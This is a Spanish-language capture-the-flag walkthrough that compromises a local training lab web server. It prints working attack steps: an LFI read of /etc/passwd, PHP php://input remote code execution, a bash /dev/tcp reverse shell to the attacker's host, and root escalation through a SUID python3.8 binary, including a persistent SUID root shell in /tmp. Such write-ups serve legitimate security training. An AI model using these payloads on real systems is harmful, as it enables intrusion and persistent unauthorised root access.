


Solución al lab Piratas del Caribe (nivel medio)



Comencemos realizando un escaneo de puertos con nmap




Pasemos a analizar la parte web comenzando a realizar una enumeración web para ver si hay directorios o archivos ocultos a nuestra vista

```
chifay@kali: ~/Whoami-Labs/PIRATAS DEL CARIBE
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/PIRATAS DEL CARIBE  chifay@kali: ~/Whoami-Labs/PIRATAS DEL CARIBE
Wordlist /usr/share/wordlists/dirb/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File Web.txt
Extensions [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods [GET]
Recursion Depth 4
Press [ENTER] to use the Scan Management Menu™


404 GET 9l 31w 272c Auto-filtering found 404-like response and created n
ew filter; toggle off with --dont-filter
403 GET 9l 28w 275c Auto-filtering found 404-like response and created n
ew filter; toggle off with --dont-filter
200 GET 15l 74w 6147c http://172.17.0.2/icons/ubuntu-logo.png
200 GET 375l 964w 10918c http://172.17.0.2/
200 GET 101l 296w 8217c http://172.17.0.2/contact.php
200 GET 20l 47w 865c http://172.17.0.2/footer.php
200 GET 70l 185w 6237c http://172.17.0.2/header.php
200 GET 111l 337w 8218c http://172.17.0.2/home.php
200 GET 375l 964w 10918c http://172.17.0.2/index.html
200 GET 111l 337w 8218c http://172.17.0.2/index.php
200 GET 0l 0w 0c http://172.17.0.2/secret.php
[#####] - 5s 55428/55428 0s found:9 errors:0
[#####] - 5s 55368/55368 10562/s http://172.17.0.2/
(chifay@kali)-[~/Whoami-Labs/PIRATAS DEL CARIBE]
$
```

Me llama la atención secret.php, al parecer es un archivo vacío (0 bytes), podría ser un indicio de LFI, revisemos primero las otras páginas

Página index.html, es la página por defecto del apache



Página index.php y home.php son la misma



Notamos que las página se cargan por medio de ?page= lo que podría dar lugar a LFI, probemos leer archivos del sistema

```
172.17.0.2/index.php?page=... x +
Not Secure http://172.17.0.2/index.php?page=.../.../etc/p...
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/
nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/
games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/
sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/
nologin systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin systemd-
resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:105::/nonexistent:/
usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin sparrow:x:1000:1000::/home/sparrow:/bin/
bash
```

Encontramos la existencia del usuario sparrow que tiene /bin/bash, veamos que otros archivos nos permite leer

Tenemos LFI confirmado. Pero no podemos leer /etc/shadow, /root/flag.txt, ni archivos en /home/sparrow/ probablemente por permisos.

Probemos usando Wrappers de PHP para RCE con php://input

```
(chifay@kali) - [~/Whoami-Labs/PIRATAS DEL CARIBE]
$ curl -X POST "http://172.17.0.2/index.php?page=php://input" -d "<?php system('id'); ?>"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(chifay@kali) - [~/Whoami-Labs/PIRATAS DEL CARIBE]
$
```

Tenemos RCE con www-data, ahora pasaremos a ejecutar una reverse shell

Pongamos a escuchar con nc en una terminal

```
chifay@kali: ~/Whoami-Labs/PIRATAS DEL CARIBE
Session Actions Edit View Help
chifay@kali: ~/...ATAS DEL CARIBE x chifay@kali: ~/...ATAS DEL CARIBE x chifay@kali: ~/...ATAS DEL CARIBE x
(chifay@kali) - [~/Whoami-Labs/PIRATAS DEL CARIBE]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Y en otra terminal ejecutemos nuestro código para establecer la reverse shell

```
(chifay@kali) - [~/Whoami-Labs/PIRATAS DEL CARIBE]
$ curl -X POST "http://172.17.0.2/index.php?page=php://input" -d "<?php system('bash -c \"bas
h -i >& /dev/tcp/172.17.0.1/4444 0>&1\"'); ?>"
```

Al ejecutar el comando se queda como procesando, lo que nos hace suponer que se estableció la conexión, regresemos a la terminal que dejamos en escucha para verificarlo


```
chifay@kali: ~/Whoami-Labs/PIRATAS DEL CARIBE
Session Actions Edit View Help
chifay@kali: ~/...ATAS DEL CARIBE  chifay@kali: ~/...ATAS DEL CARIBE  chifay@kali: ~/...ATAS DEL CARIBE
(chifay@kali)-[~/Whoami-Labs/PIRATAS DEL CARIBE]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 45510
bash: cannot set terminal process group (32): Inappropriate ioctl for device
bash: no job control in this shell
www-data@piratas:/var/www/html$
```

Veamos que permisos tenemos

```
www-data@piratas:/var/www/html$ whoami
whoami
www-data
www-data@piratas:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@piratas:/var/www/html$ sudo -l
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
www-data@piratas:/var/www/html$ ls -al
ls -al
total 56
drwxr-xr-x 1 www-data www-data 4096 Mar  6 23:44 .
drwxr-xr-x 1 root      root    4096 Mar  6 23:45 ..
-rwxr-xr-x 1 www-data www-data 1179 Mar  6 23:44 contact.php
-rwxr-xr-x 1 www-data www-data 1039 Mar  6 23:43 crew.php
-rwxr-xr-x 1 www-data www-data  865 Mar  6 23:43 footer.php
-rwxr-xr-x 1 www-data www-data 6237 Mar  6 23:43 header.php
-rwxr-xr-x 1 www-data www-data 1180 Mar  6 23:43 home.php
-rwxr-xr-x 1 www-data www-data 10918 Mar  6 23:45 index.html
-rwxr-xr-x 1 www-data www-data   93 Mar  6 23:42 index.php
-rwxr-xr-x 1 www-data www-data  130 Mar  6 23:42 secret.php
-rwxr-xr-x 1 www-data www-data  997 Mar  6 23:44 treasure.php
```

Veamos el contenido del archivo secret.php

```
www-data@piratas:/var/www/html$ cat secret.php
cat secret.php
<?php
// Portal interno - NO EXPONER
$portal_pass = "BlackPearl99";
$db_host     = "localhost";
$db_name     = "piratas_db";
?>
www-data@piratas:/var/www/html$
```

Encontramos una contraseña que podría ser la del usuario sparrow, veamos si nos sirve para lograr un movimiento lateral

```
www-data@piratas:/var/www/html$ su sparrow
su sparrow
Password: BlackPearl99
whoami
sparrow
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
ls -al /home/sparrow
ls -al
total 20
drwxr-xr-x 2 sparrow sparrow 4096 Mar  6 23:45 .
drwxr-xr-x 1 root    root    4096 Mar  6 23:45 ..
-rw-r--r-- 1 sparrow sparrow  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 sparrow sparrow 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 sparrow sparrow  807 Feb 25 2020 .profile
```

Busquemos binarios SUID

```
find / -perm -4000 -type f -ls 2>/dev/null
798608      84 -rwsr-xr-x   1 root    root      85064 Feb  6  2024 /usr/bin/chfn
798748      68 -rwsr-xr-x   1 root    root      68208 Feb  6  2024 /usr/bin/pass
wd
798811      68 -rwsr-xr-x   1 root    root      67816 Apr  9  2024 /usr/bin/su
798675      88 -rwsr-xr-x   1 root    root      88464 Feb  6  2024 /usr/bin/gpas
swd
798836      40 -rwsr-xr-x   1 root    root      39144 Apr  9  2024 /usr/bin/umou
nt
798732      56 -rwsr-xr-x   1 root    root      55528 Apr  9  2024 /usr/bin/moun
t
798614      52 -rwsr-xr-x   1 root    root      53040 Feb  6  2024 /usr/bin/chsh
798737      44 -rwsr-xr-x   1 root    root      44784 Feb  6  2024 /usr/bin/newg
rp
836736    5364 -rwsr-xr-x   1 root    root     5490456 Mar 18  2025 /usr/bin/pyth
on3.8
      1491    164 -rwsr-xr-x   1 root    root     166056 Apr  4  2023 /usr/bin/sudo
      1682     52 -rwsr-xr--   1 root    messagebus 51344 Oct 25  2022 /usr/lib/db
us-1.0/dbus-daemon-launch-helper
      1716    468 -rwsr-xr-x   1 root    root      477672 Apr 11  2025 /usr/lib/op
enssh/ssh-keysign
```

Podemos ejecutar python3.8 con los permisos de root

Prueba de ejecución con python3.8

```
/usr/bin/python3.8 -c 'import os; os.system("whoami")'
sparrow
```

A pesar de que python3.8 tiene SUID se está ejecutando como sparrow, así que vamos a manipular el uid para forzarlo a ejecutar como root

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("whoami")'
root
```

Hemos conseguido ejecutar whoami como root, ya podemos buscar la bandera y ver el contenido o ejecutar una shell como root

Búsqueda de la bandera

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("find / -name flag.txt 2>/dev/null")'
/root/flag.txt
```

Ver contenido de la bandera de root

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("cat /root/flag.txt")'
PiratasDelCaribe{P1R4T4S D3L C4R1B3}
```

Verificación de la bandera de root

```
chifay@kali: ~/Whoami-Labs/PIRATAS DEL CARIBE
Session Actions Edit View Help
chifay@kali: ~/...ATAS DEL CARIBE x chifay@kali: ~/...ATAS DEL CARIBE x chifay@kali: ~/...ATAS DEL CARIBE x

Entrena pentesting en escenarios reales.
Simula ataques · Documenta hallazgos · Progresas.

Cargando imagen ...
Imagen lista
Desplegando laboratorio ...

¡Listo para atacar!

Laboratorio: PiratasDelCaribe
Dificultad: ★★★ medio
XP: 3

Objetivo: 172.17.0.2
Inicio: 2026-08-07 07:58:23 -0600

Flag (PiratasDelCaribe{ ... }): PiratasDelCaribe{[REDACTED]}

🚩 ¡Objetivo comprometido!
PiratasDelCaribe completado exitosamente.
Hora: 2026-08-07 09:36:58 -0600
Tiempo total: 1h 38m 35s

Presiona Ctrl+C para cerrar el laboratorio.
```

Usar Python para obtener una shell root

Método 1: setuid(0) en Python

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
whoami
root
```

Método 2: spawn shell con privilegios

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); import pty; pty.spawn("/bin/bash")'
root@piratas:/var/www/html# whoami
root
root@piratas:/var/www/html#
```

Método 3: Crear shell persistente

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("cp /bin/bash /tmp/rootbash")'
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("chmod 4755 /tmp/rootbash")'
ls -al /tmp/rootbash
-rwsr-xr-x 1 root sparrow 1183448 Aug  7 15:43 /tmp/rootbash
/tmp/rootbash -p
whoami
root
```

Otra forma de solución sería usar los wrapper de php y ver el contenido de secret.php

```
chifay@kali: ~/Whoami-Labs/PIRATAS DEL CARIBE
Session Actions Edit View Help
chifay@kal...DEL CARIBE x chifay@kal...DEL CARIBE x chifay@kal...DEL CARIBE x chifay@kal...DEL CARIBE x
(chifay@kali)-[~/Whoami-Labs/PIRATAS DEL CARIBE]
$ curl -s "http://172.17.0.2/index.php?page=php://filter/convert.base64-encode/resource=secret.php" | base64 -d
<?php
// Portal interno - NO EXPONER
$portal_pass = " ";
$db_host      = "localhost";
$db_name      = "piratas_db";
?>

(chifay@kali)-[~/Whoami-Labs/PIRATAS DEL CARIBE]
$
```

Ya con esto conectarnos directo al ssh con sparrow y buscar como escalar

```
(chifay@kali)-[~/Whoami-Labs/PIRATAS DEL CARIBE]
$ ssh sparrow@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sparrow@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Aug  7 15:54:12 2026 from 172.17.0.1
sparrow@piratas:~$
```